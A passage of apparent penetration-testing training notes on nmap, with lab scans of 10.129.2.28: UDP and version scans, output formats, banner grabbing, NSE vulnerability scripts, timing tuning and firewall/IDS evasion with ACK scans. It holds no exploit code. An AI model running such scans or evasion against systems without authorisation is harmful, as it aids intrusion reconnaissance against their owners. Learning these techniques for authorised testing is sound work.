SENT (0.0381s) TCP 10.10.14.2:60277 > 10.129.2.28:139 S ttl=47 id=14523 iplen=44 seq=4175236769 win=1024 <mss 1460>
SENT (1.0411s) TCP 10.10.14.2:60278 > 10.129.2.28:139 S ttl=45 id=7372 iplen=44 seq=4175171232 win=1024 <mss 1460>
Nmap scan report for 10.129.2.28
Host is up.
PORT STATE SERVICE
139/tcp filtered netbios-ssn
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
# -Pn: disables ICMP echo requests
You see in the last scan that nmap sent two TCP packets with the SYN flag. By the duration of the scan, you can recognize that it took much longer than the previous ones. The case is different if the firewall rejects the packets.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 445 --packet-trace -n --disable-arp-ping -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:55 CEST
SENT (0.0388s) TCP 10.129.2.28:52472 > 10.129.2.28:445 S ttl=49 id=21763 iplen=44 seq=1418633433 win=1024 <mss 1460>
RCVD (0.0487s) ICMP [10.129.2.28 > 10.129.2.28 Port 445 unreachable (type=3/code=3) ] IP [ttl=64 id=20998 iplen=72 ]
Nmap scan report for 10.129.2.28
Host is up (0.0099s latency).
PORT STATE SERVICE
445/tcp filtered microsoft-ds
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
As a response, you receive an ICMP reply with type 3 and error code 3, which indicates that the desired port is unreachable. Nevertheless, if you know that the host is alive, you can strongly assume that the firewall on this port is rejecting the packets, and you will have to take a closer look at this port later.
Discovering Open UDP Ports
Some system admins sometimes forget to filter the UDP ports in addition to the TCP ones. Since UDP is a stateless protocol and does not require a three-way handshake like TCP. You do not receive any acknowledgment. Consequently, the timeout is much longer, making the whole UDP scan (-sU) much slower than the TCP scan (-sS).
UDP Port Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -F -sU
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:01 CEST
Nmap scan report for 10.129.2.28
Host is up (0.059s latency).
Not shown: 95 closed ports
PORT STATE SERVICE
68/udp open|filtered dhcpc
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
631/udp open|filtered ipp
5353/udp open zeroconf
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 98.07 seconds
# -F: scans the top 100 ports
Another disadvantage of this is that you often do not get a response back because nmap sends empty datagrams to the scanned UDP ports, and you do not receive any response. So you cannot determine if the UDP packet has arrived at all or not. If the UDP port is open, you only get a response if the application is configured to do so.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -sU -Pn -n --disable-arp-ping --packet-trace -p 137 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:15 CEST
SENT (0.0367s) UDP 10.10.14.2:55478 > 10.129.2.28:137 ttl=57 id=9122 iplen=78
RCVD (0.0398s) UDP 10.129.2.28:137 > 10.10.14.2:55478 ttl=64 id=13222 iplen=257
Nmap scan report for 10.129.2.28
Host is up, received user-set (0.0031s latency).
PORT STATE SERVICE REASON
137/udp open netbios-ns udp-response ttl 64
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
If you get an ICMP response with error code 3, you know that the port is closed.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -sU -Pn -n --disable-arp-ping --packet-trace -p 100 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:25 CEST
SENT (0.0445s) UDP 10.10.14.2:63825 > 10.129.2.28:100 ttl=57 id=29925 iplen=28
RCVD (0.1498s) ICMP [10.129.2.28 > 10.10.14.2 Port unreachable (type=3/code=3) ] IP [ttl=64 id=11903 iplen=56 ]
Nmap scan report for 10.129.2.28
Host is up, received user-set (0.11s latency).
PORT STATE SERVICE REASON
100/udp closed unknown port-unreach ttl 64
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
For all other ICMP respones, the scanned ports are marked as open|filtered.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -sU -Pn -n --disable-arp-ping --packet-trace -p 138 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:32 CEST
SENT (0.0380s) UDP 10.10.14.2:52341 > 10.129.2.28:138 ttl=50 id=65159 iplen=28
SENT (1.0392s) UDP 10.10.14.2:52342 > 10.129.2.28:138 ttl=40 id=24444 iplen=28
Nmap scan report for 10.129.2.28
Host is up, received user-set.
PORT STATE SERVICE REASON
138/udp open|filtered netbios-dgm no-response
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
Another handy method for scanning ports is the -sV option which is used to get additional available information from the open ports. This method can identify versions, service names, and details about your target.
Version Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -Pn -n --disable-arp-ping --packet-trace -p 445 --reason -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-04 11:10 GMT
SENT (0.3426s) TCP 10.10.14.2:44641 > 10.129.2.28:445 S ttl=55 id=43401 iplen=44 seq=3589068008 win=1024 <mss 1460>
RCVD (0.3556s) TCP 10.129.2.28:445 > 10.10.14.2:44641 SA ttl=63 id=0 iplen=44 seq=2881527699 win=29200 <mss 1337>
NSOCK INFO [0.4980s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4980s] nsock_connect_tcp(): TCP connection requested to 10.129.2.28:445 (IOD #1) EID 8
NSOCK INFO [0.5130s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [10.129.2.28:445]
Service scan sending probe NULL to 10.129.2.28:445 (tcp)
NSOCK INFO [0.5130s] nsock_read(): Read request from IOD #1 [10.129.2.28:445] (timeout: 6000ms) EID 18
NSOCK INFO [6.5190s] nsock_trace_handler_callback(): Callback: READ TIMEOUT for EID 18 [10.129.2.28:445]
Service scan sending probe SMBProgNeg to 10.129.2.28:445 (tcp)
NSOCK INFO [6.5190s] nsock_write(): Write request for 168 bytes to IOD #1 EID 27 [10.129.2.28:445]
NSOCK INFO [6.5190s] nsock_read(): Read request from IOD #1 [10.129.2.28:445] (timeout: 5000ms) EID 34
NSOCK INFO [6.5190s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [10.129.2.28:445]
NSOCK INFO [6.5320s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 34 [10.129.2.28:445] (135 bytes)
Service scan match (Probe SMBProgNeg matched with SMBProgNeg line 13836): 10.129.2.28:445 is netbios-ssn. Version: |Samba smbd|3.X - 4.X|workgroup: WORKGROUP|
NSOCK INFO [6.5320s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
Nmap scan report for 10.129.2.28
Host is up, received user-set (0.013s latency).
PORT STATE SERVICE REASON VERSION
445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: Ubuntu
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
# -sV: performs a service scan
More on scanning techniques here.
Saving the Results
While you run various scans, you should always save the results. You can use these later to examine the differences between the different scanning methods you have used. Nmap can save the results in 3 different formats:
- normal output (
-oN) with the .nmap file extension - grepable output (
-oG) with the .gnmap file extension - XML output (
-oX) with the .xml file extension
You can also specify the option -oA to save the result in all formats.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p- -oA target
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 12:14 CEST
Nmap scan report for 10.129.2.28
Host is up (0.0091s latency).
Not shown: 65525 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
If no full path is given, the results will be stored in the dir you are currently in.
Output Examples
Normal Output
d41y@htb[/htb]$ cat target.nmap
# Nmap 7.80 scan initiated Tue Jun 16 12:14:53 2020 as: nmap -p- -oA target 10.129.2.28
Nmap scan report for 10.129.2.28
Host is up (0.053s latency).
Not shown: 4 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
# Nmap done at Tue Jun 16 12:15:03 2020 -- 1 IP address (1 host up) scanned in 10.22 seconds
Grepable Output
d41y@htb[/htb]$ cat target.gnmap
# Nmap 7.80 scan initiated Tue Jun 16 12:14:53 2020 as: nmap -p- -oA target 10.129.2.28
Host: 10.129.2.28 () Status: Up
Host: 10.129.2.28 () Ports: 22/open/tcp//ssh///, 25/open/tcp//smtp///, 80/open/tcp//http/// Ignored State: closed (4)
# Nmap done at Tue Jun 16 12:14:53 2020 -- 1 IP address (1 host up) scanned in 10.22 seconds
XMl Output
d41y@htb[/htb]$ cat target.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/local/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.80 scan initiated Tue Jun 16 12:14:53 2020 as: nmap -p- -oA target 10.129.2.28 -->
<nmaprun scanner="nmap" args="nmap -p- -oA target 10.129.2.28" start="12145301719" startstr="Tue Jun 16 12:15:03 2020" version="7.80" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="12145301719" endtime="12150323493"><status state="up" reason="arp-response" reason_ttl="0"/>
<address addr="10.129.2.28" addrtype="ipv4"/>
<address addr="DE:AD:00:00:BE:EF" addrtype="mac" vendor="Intel Corporate"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="4">
<extrareasons reason="resets" count="4"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="25"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="smtp" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="http" method="table" conf="3"/></port>
</ports>
<times srtt="52614" rttvar="75640" to="355174"/>
</host>
<runstats><finished time="12150323493" timestr="Tue Jun 16 12:14:53 2020" elapsed="10.22" summary="Nmap done at Tue Jun 16 12:15:03 2020; 1 IP address (1 host up) scanned in 10.22 seconds" exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun>
Style Sheets
With the XML output, you can easily create HTML reports that are easy to read, even for non-technical people. This is later very useful for documentation, as it presents your results in a detailed and clear way. To convert the stored results from XML format to HTML, you can use the tool xsltproc.
d41y@htb[/htb]$ xsltproc target.xml -o target.html
More on output formats here.
Service Enumeration
Service Version Detection
It is recommended to perform a quick port scan first, which gives you a small overview of the available ports. This causes significantly less traffic, which is advantageous for you because otherwise you can be discovered and blocked by the security mechanisms. You can deal with these first and run a port scan in the background, which shows all open ports. You can use the version scan to scan the specific ports for services and their versions.
A full port scan takes quite a long time. To view the scan status, you can press [Space Bar] during the scan, which will cause nmap to show you the scan status.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 19:44 CEST
[Space Bar]
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.64% done; ETC: 19:45 (0:00:53 remaining)
# -sV: performs service version detection on specified ports
Another option (--stats-every=5s) that you can use is defining how periods of time the status should be shown. You can specify (s)econds or (m)inutes.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV --stats-every=5s
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 19:46 CEST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.91% done; ETC: 19:49 (0:00:31 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.57% done; ETC: 19:48 (0:00:15 remaining)
You can also increse the verbosity level, which will show you the open ports directly when nmap detects them.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 20:03 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 20:03
Scanning 10.129.2.28 [1 port]
Completed ARP Ping Scan at 20:03, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:03
Completed Parallel DNS resolution of 1 host. at 20:03, 0.02s elapsed
Initiating SYN Stealth Scan at 20:03
Scanning 10.129.2.28 [65535 ports]
Discovered open port 995/tcp on 10.129.2.28
Discovered open port 80/tcp on 10.129.2.28
Discovered open port 993/tcp on 10.129.2.28
Discovered open port 143/tcp on 10.129.2.28
Discovered open port 25/tcp on 10.129.2.28
Discovered open port 110/tcp on 10.129.2.28
Discovered open port 22/tcp on 10.129.2.28
<SNIP>
# -v: increases the verbosity
Banner Grabbing
Once the scan is complete, you will see all TCP ports with the corresponding service and their versions that are active on the system:
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 20:00 CEST
Nmap scan report for 10.129.2.28
Host is up (0.013s latency).
Not shown: 65525 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp Postfix smtpd
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
110/tcp open pop3 Dovecot pop3d
139/tcp filtered netbios-ssn
143/tcp open imap Dovecot imapd (Ubuntu)
445/tcp filtered microsoft-ds
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
995/tcp open ssl/pop3 Dovecot pop3d
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Service Info: Host: inlane; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.73 seconds
Primarily, nmap looks at the banners of the scanned ports and prints them out. If it cannot identify versions through the banners, nmap attempts to identify them through a signature-based matching system, but this significantly increases the scan’s duration. One disadvantage to nmap’s presented results is that the automatic scan can miss some information because sometimes nmap does not know how to handle it.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV -Pn -n --disable-arp-ping --packet-trace
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 20:10 CEST
<SNIP>
NSOCK INFO [0.4200s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [10.129.2.28:25] (35 bytes): 220 inlane ESMTP Postfix (Ubuntu)..
Service scan match (Probe NULL matched with NULL line 3104): 10.129.2.28:25 is smtp. Version: |Postfix smtpd|||
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
Nmap scan report for 10.129.2.28
Host is up (0.076s latency).
PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Service Info: Host: inlane
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
If you look at the results from nmap, you can see the port’s status, service name, and hostname. Nevertheless, look at this line:
- NSOCK INFO [0.4200s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [10.129.2.28:25] (35 bytes): 220 inlane ESMTP Postfix (Ubuntu)..
Then you see that the SMTP server on your target gave you more information than nmap showed you. Because here, you see that it is the Linux distro Ubuntu. It happens because, after a successful three-way handshake, the server often sends a banner for identification. This serves to let the client know which service it is working with. At the network level, this happens with a PSH flag in the TCP header. However, it can happen that some services do not immediately provide such information. It is also possible to manipulate the banners from the respective services. If you manually connect to the SMTP server using nc, grab the banner, and intercept the network traffic using tcpdump, you can see what nmap did not show you.
Tcpdump
d41y@htb[/htb]$ sudo tcpdump -i eth0 host 10.10.14.2 and 10.129.2.28
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Nc
d41y@htb[/htb]$ nc -nv 10.129.2.28 25
Connection to 10.129.2.28 port 25 [tcp/*] succeeded!
220 inlane ESMTP Postfix (Ubuntu)
Tcpdump - Intercepted Traffic
18:28:07.128564 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [S], seq 1798872233, win 65535, options [mss 1460,nop,wscale 6,nop,nop,TS val 331260178 ecr 0,sackOK,eol], length 0
18:28:07.255151 IP 10.129.2.28.smtp > 10.10.14.2.59618: Flags [S.], seq 1130574379, ack 1798872234, win 65160, options [mss 1460,sackOK,TS val 1800383922 ecr 331260178,nop,wscale 7], length 0
18:28:07.255281 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [.], ack 1, win 2058, options [nop,nop,TS val 331260304 ecr 1800383922], length 0
18:28:07.319306 IP 10.129.2.28.smtp > 10.10.14.2.59618: Flags [P.], seq 1:36, ack 1, win 510, options [nop,nop,TS val 1800383985 ecr 331260304], length 35: SMTP: 220 inlane ESMTP Postfix (Ubuntu)
18:28:07.319426 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [.], ack 36, win 2058, options [nop,nop,TS val 331260368 ecr 1800383985], length 0
The first three lines show you the three-way handshake.
After that, the target SMTP server sends you a TCP packet with the PSH and ACK flags, where PSH states that the target server is sending data to you and with ACK simultaneously informs you that all required data has been sent.
The last TCP packet that you sent confirms the receipt of the data with an ACK.
Nmap Scripting Engine (NSE)
… is another handy feature of nmap. It provides you with the possibility to create scripts in Lua for interaction with certain services. There are a total of 14 categories into which these scripts can be divided.
| Category | Description |
|---|---|
| auth | determination of authentication creds |
| broadcast | scripts, which are used for host discovery by broadcasting and the discovered hosts, can be automatically added to the remaining scans |
| brute | executes scripts that try to log in to the respective service by brute-forcing with credentials |
| default | default script executed by the -sC option |
| discovery | evaluation of accessible services |
| dos | used to check services for DoS vulns and are used less as it harms the service |
| exploit | tries to exploit known vulns for the scanned port |
| external | scripts that use external services for further processing |
| fuzzer | identify vulns and unexpected packet handling by sending different fields, which can take much time |
| intrusive | intrusive scripts that could negatively affect the target system |
| malware | checks if some malware infects the target system |
| safe | defensive scripts that do not perform intrusive and destructive access |
| version | extension for service detection |
| vuln | identification of specific vulns |
Script Defining
Default Scripts
d41y@htb[/htb]$ sudo nmap <target> -sC
Specific Scripts Category
d41y@htb[/htb]$ sudo nmap <target> --script <category>
Defined Scripts
d41y@htb[/htb]$ sudo nmap <target> --script <script-name>,<script-name>,...
For example, keep working with the target SMTP port and see the results you get with two defined scripts.
Example - Specifying Scripts
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 25 --script banner,smtp-commands
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 23:21 CEST
Nmap scan report for 10.129.2.28
Host is up (0.050s latency).
PORT STATE SERVICE
25/tcp open smtp
|_banner: 220 inlane ESMTP Postfix (Ubuntu)
|_smtp-commands: inlane, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
You see that you can recognize the Ubuntu distro of Linux by using the “banner” script. The “smtp-commands” script shows you which commands you can use by interacting with the target SMTP server.
Nmap also gives you the ability to scan your target with the aggressive option -A. This scans the target with multiple options as service detection -sV, OS detection -O, traceroute --traceroute, and with the default NSE scripts -sC.
Example - Aggressive Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 80 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 01:38 CEST
Nmap scan report for 10.129.2.28
Host is up (0.012s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.3.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: blog.inlanefreight.com
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%),
Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 11.91 ms 10.129.2.28
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
Vuln Assessment
Nmap - Vuln Category
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 80 -sV --script vuln
Nmap scan report for 10.129.2.28
Host is up (0.036s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-enum:
| /wp-login.php: Possible admin folder
| /readme.html: Wordpress version: 2
| /: WordPress version: 5.3.4
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
| vulners:
| cpe:/a:apache:http_server:2.4.29:
| CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
<SNIP>
# --script vuln: uses all related scripts from specified category
The scripts used for the last scan interact with the webserver and its web app to find out more information about their versions and check various databases to see if there are known vulns.
Performance
Scanning performance plays a significant role when you need to scan an extensive network or are dealing with low network bandwith. You can use various options to tell nmap how fast, with which frequency, which timeouts the test packets should have, how many packets should be sent simultaneously, and with the number of retries for the scanned ports the target should be scanned.
Timeouts
When nmap sends a packet, it takes some time (Round-Trip-Time-RTT) to receive a response from the scanned port. Generally, nmap starts with a high timeout (--min-RTT-timeout) of 100ms.
Default Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F
<SNIP>
Nmap done: 256 IP addresses (10 hosts up) scanned in 39.44 seconds
Optimized RTT
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F --initial-rtt-timeout 50ms --max-rtt-timeout 100ms
<SNIP>
Nmap done: 256 IP addresses (8 hosts up) scanned in 12.29 seconds
# --initial-rtt-timeout 50ms: sets the specified time value as initial RTT timeout
# --max-rtt-timeout 100ms: sets the specified time value as maximum RTT timeout
When comparing the two scans, you can see that you found two hosts less with the optimized scan, but the scan took only a quarter of the time. From this, you can conclude that setting the initial RTT timeout to too short a time period may cause you to overlook hosts.
Max Retries
Another way to increase scan speed is by specifying the retry rate of sent packets (--max-retries). The default value is 10, but you can reduce it to 0. This means if nmap does not receive a response for a port, it won’t send any more packets to that port and will skip it.
Default Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F | grep "/tcp" | wc -l
23
Reduced Retries
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F --max-retries 0 | grep "/tcp" | wc -l
21
Again, you recognize that accelerating can also have a negative effect on your results, which means you can overlook important information.
Rates
During a white-box pentest, you may get whitelisted for the security systems to check the systems in the network for vulns and not only test the protection measures. If you know the network bandwith, you can work with the rate of packets sent, which significantly speeds up your scans with nmap. When setting the minimum rate (--min-rate) for sending packets, you tell nmap to simultaneously send the specified number of packets. It will attempt to maintain the rate accordingly.
Default Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.default
<SNIP>
Nmap done: 256 IP addresses (10 hosts up) scanned in 29.83 seconds
Optimized Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.minrate300 --min-rate 300
<SNIP>
Nmap done: 256 IP addresses (10 hosts up) scanned in 8.67 seconds
Default Scan - Found Open Ports
d41y@htb[/htb]$ cat tnet.default | grep "/tcp" | wc -l
23
Optimized Scan - Found Open Ports
d41y@htb[/htb]$ cat tnet.minrate300 | grep "/tcp" | wc -l
23
Timing
Because such settings cannot always be optimized manually, as in a black-box pentest, nmap offers six different timing templates for you to use. These values determine the aggressiveness of your scans. This can also have negative effects if the scan is too aggressive, and security systems may block you due to the produced network traffic. The default timing template used when you have defined nothing else is the normal.
-T 0/-T paranoid-T 1/-T sneaky-T 2/-T polite-T 3/-T normal-T 4/-T aggressive-T 5/-T insane
These templates contain options that you can also set manually, and have seen some of them already. The devs determined the values set for these templates according to their best results, making it easier for you to adapt your scans to the corresponding network environment.
Default Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.default
<SNIP>
Nmap done: 256 IP addresses (10 hosts up) scanned in 32.44 seconds
Insane Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.T5 -T 5
<SNIP>
Nmap done: 256 IP addresses (10 hosts up) scanned in 18.07 seconds
Default Scan - Found Open Ports
d41y@htb[/htb]$ cat tnet.default | grep "/tcp" | wc -l
23
Insane Scan - Found Open Ports
d41y@htb[/htb]$ cat tnet.T5 | grep "/tcp" | wc -l
23
Firewall and IDS/IPS Evasion
Firewalls
A firewall is a security measure against unauthorized connection attempts from external networks. Every firewall security system is based on a software component that monitors network traffic between the firewall and incoming data connections and decides how to handle the connection based on the rules that have been set. It checks whether individual network packets are being passed, ignored, or blocked. This mechanism is designed to prevent unwanted connections that could be potentially dangerous.
IDS/IPS
Like the firewall, the IDS/IPS are also software-based components. IDS scans the network for potential attacks, and reports any detected attacks. IPS complements IDS by taking defensive measures if a potential attack should have been detected. The analysis of such attacks is based on pattern matching and signatures. If specific patterns are detected, such as a service detection scan, IPS may prevent the pending connection attempts.
Determine Firewalls and their Rules
You already know that when a port is shown as filtered, it can have several reasons. In most cases, firewalls have certain rules set to handle specific connections. The packets can either be dropped, or rejected. The dropped packets are ignored, and no response is returned from the host.
This is different for rejected packets that are returned with an RST flag. These packets contain different types of ICMP error codes or contain nothing at all:
Such errors can be:
- Net Unreachable
- Net Prohibited
- Host Unreachable
- Host Prohibited
- Port Unreachable
- Proto Unreachable
Nmap’s TCP ACK scan method is much harder to filter for firewalls and IDS/IPS system than regular SYN or Connect scans because they only send a TCP packet with only the ACK flag. When a port is closed or open, the host must respond with an RST flag. Unlike outgoing connections, all connection attempts from external networks are usually blocked by firewalls. However, the packets with the ACK flag are often passed by the firewall because the firewall cannot determine whether the connection was first established from the external network or the internal network.
SYN Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 21,22,25 -sS -Pn -n --disable-arp-ping --packet-trace
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-21 14:56 CEST
SENT (0.0278s) TCP 10.10.14.2:57347 > 10.129.2.28:22 S ttl=53 id=22412 iplen=44 seq=4092255222 win=1024 <mss 1460>
SENT (0.0278s) TCP 10.10.14.2:57347 > 10.129.2.28:25 S ttl=50 id=62291 iplen=44 seq=4092255222 win=1024 <mss 1460>
SENT (0.0278s) TCP 10.10.14.2:57347 > 10.129.2.28:21 S ttl=58 id=38696 iplen=44 seq=4092255222 win=1024 <mss 1460>
RCVD (0.0329s) ICMP [10.129.2.28 > 10.10.14.2 Port 21 unreachable (type=3/code=3) ] IP [ttl=64 id=40884 iplen=72 ]
RCVD (0.0341s) TCP 10.129.2.28:22 > 10.10.14.2:57347 SA ttl=64 id=0 iplen=44 seq=1153454414 win=64240 <mss 1460>
RCVD (1.0386s) TCP 10.129.2.28:22 > 10.10.14.2:57347 SA ttl=64 id=0 iplen=44 seq=1153454414 win=64240 <mss 1460>
SENT (1.1366s) TCP 10.10.14.2:57348 > 10.129.2.28:25 S ttl=44 id=6796 iplen=44 seq=4092320759 win=1024 <mss 1460>
Nmap scan report for 10.129.2.28
Host is up (0.0053s latency).
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp open ssh
25/tcp filtered smtp
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
ACK Scan
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 21,22,25 -sA -Pn -n --disable-arp-ping --packet-trace
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-21 14:57 CEST
SENT (0.0422s) TCP 10.10.14.2:49343 > 10.129.2.28:21 A ttl=49 id=12381 iplen=40 seq=0 win=1024
SENT (0.0423s) TCP 10.10.14.2:49343 > 10.129.2.28:22 A ttl=41 id=5146 iplen=40 seq=0 win=1024
SENT (0.0423s) TCP 10.10.14.2:49343 > 10.129.2.28:25 A ttl=49 id=5800 iplen=40 seq=0 win=1024
RCVD (0.1252s) ICMP [10.129.2.28 > 10.10.14.2 Port 21 unreachable (type=3/code=3) ] IP [ttl=64 id=55628 iplen=68 ]
RCVD (0.1268s) TCP 10.129.2.28:22 > 10.10.14.2:49343 R ttl=64 id=0 iplen=40 seq=1660784500 win=0
